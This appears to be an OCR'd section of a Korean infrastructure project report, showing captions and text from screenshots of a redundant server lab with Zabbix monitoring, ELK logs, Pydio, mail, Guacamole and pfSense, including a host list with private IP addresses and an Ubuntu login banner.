
메인 페이지



대시보드




ASA 망 정보 페이지




실시간 트래픽


인터페이스 정보



rsyslog 모음



로그 모음




CLI

Ansible yaml 파일

3.2 SPOF 제로화 및 무중단 서버 구축


3.2.1 The better

The better 홈페이지 접속



3.2.2 Pydio


Pydio 홈페이지 접속



Pydio 업로드 사진

3.2.3 Zabbix


Zabbix 홈페이지 접속 및 상태 확인




Name ▲	Interface	Availab
CA-bb-Ubuntu	192.168.50.6:10050	ZBX
CA-cc-Rocky	192.168.50.4:10050	ZBX
CA-su-Rocky	192.168.50.5:10050	ZBX
US-cc1-Rocky	192.168.40.2:10050	ZBX
US-cc2-Rocky	192.168.40.3:10050	ZBX
US-gm-Rocky	30.3.30.6:10050	ZBX
US-ha1-Rocky	30.3.30.4:10050	ZBX
US-ha2-Rocky	30.3.30.5:10050	ZBX
US-mb-Ubuntu	192.168.30.5:10050	ZBX
US-md-Rocky	192.168.30.4:10050	ZBX
US-pm-Rocky	192.168.30.2:10050	ZBX
US-sb-Ubuntu	192.168.30.3:10050	ZBX
US-sc-Rocky	172.16.23.110:10050	ZBX
US-sd-Rocky	30.3.20.2:10050	ZBX
US-wp1-Ubuntu	30.3.30.2:10050	ZBX
US-wp2-Ubuntu	30.3.30.3:10050	ZBX

3.2.4 Mail

Mail 전송




Mail 수신




3.2.5 ELK

ELK 홈페이지 접속



상세 로그 확인


전체 로그 상세 (Logstash 전체)
2253121 documents
rule.description
log.file.path
location
message
-
/var/log/messages
-
Mar 5 07:22:14 US-ha2-Rocky-dmz systemd[1]: server-monitor.service: Schedule
-
/var/log/messages
-
Mar 5 07:22:14 US-ha2-Rocky-dmz
Rows per page: 50
1 of 10


3.2.6 Guacamole

Guacamole 접속


```
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Mar  6 10:52:47 AM KST 2026

  System load:  0.36               Processes:             206
  Usage of /:   31.5% of 33.17GB   Users logged in:       2
  Memory usage: 25%                IPv4 address for ens32: 172.16.28.4
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

28 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Fri Mar  6 10:32:44 2026 from 172.16.28.4
```

3.2.7 서버보안(pfsense)

pfSense 홈페이지 접속

